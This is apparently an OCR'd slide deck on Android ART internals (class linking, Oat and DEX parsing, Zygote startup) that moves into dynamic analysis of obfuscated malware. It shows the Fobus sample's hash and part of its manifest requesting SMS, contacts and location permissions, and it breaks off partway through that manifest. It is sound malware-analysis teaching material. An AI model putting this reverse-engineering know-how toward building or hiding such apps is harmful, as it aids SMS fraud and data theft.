
Class Linking

- Open the container file in the specified class path
  - Classes are compiled and wrapped in Oat file
- Map the located Oat file into memory
  - The class field and method definition
  - The method bytecode and its compiled native code
- Link the indexes for class member access
  - Transfer from ART to a certain compiled method
  - Transfer between compiled methods

ART Indexing Structure



ART to Method Native Code



Between Method Native Code

Dex Bytecode

```
0x00: sget-object  v0, Ljava/util/ArrayList; org.dsns.cleango.CleanGo.gRecord
0x02: invoke-virtual {v3}, java.lang.String java.lang.Object.toString()
0x05: move-result-object v1
0x06: invoke-virtual {v0, v1}, boolean java.util.ArrayList.add(java.lang.Object)
                                        .....
```

Native Code

```
dex PC: 0x00
                .....
        ldr.w   r6, [r0, #432]
        mov     r1, r8
        ldr     r0, [r1, #0]
dex PC: 0x02
        ldr.w   r0, [r0, #396]
        ldr.w   lr, [r0, #40]
        blx     lr
                .....
```

Get Object object

Get toString() ArtMethod pointer


Get entry to compiled native code

Branch and link to the callee

ART constructs the indexes to access the class members of framework libraries

Let's see how boot oat is processed

Oat Format




The Elf file embedded with

- DEX files bundling definition of classes
- Compiled method native codes
- Links between class definition & native code


Oat File Parsing

- Iterate through each DEX item
  - Parse DEX structure to resolve all the bundled class definitions
    - Class field and method definition
    - Method bytecode body
  - Use class and method definition ids to access the Oat indexes for method native code

DEX Class Member Indexing




Oat Method Code Indexing



After initialization, ART transfer to the first Java world method ZygoteInit.main()

JNIEnv::FindClass()
JNIEnv::GetStaticMethod()
JNIEnv::CallStaticVoidMethod()

Zygote Routine in Java World



1. framework/base/core/java/com/android/internal/os/Zygote.java
2. framework/base/core/java/com/android/internal/os/RuntimeInit.java

Dynamic Analysis against Obfuscated Code

Sample1 – Encrypted DEX Code

File: Fobus.apk

Sha1: 4a56c57b6731533e174c94745524a3bd4fe13313

VirusTotal: https://goo.gl/IIdILJ

Fobus Surface Info

Requested Permissions

```xml
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.zwodrxcj.xnynjps">
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.WRITE_SMS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
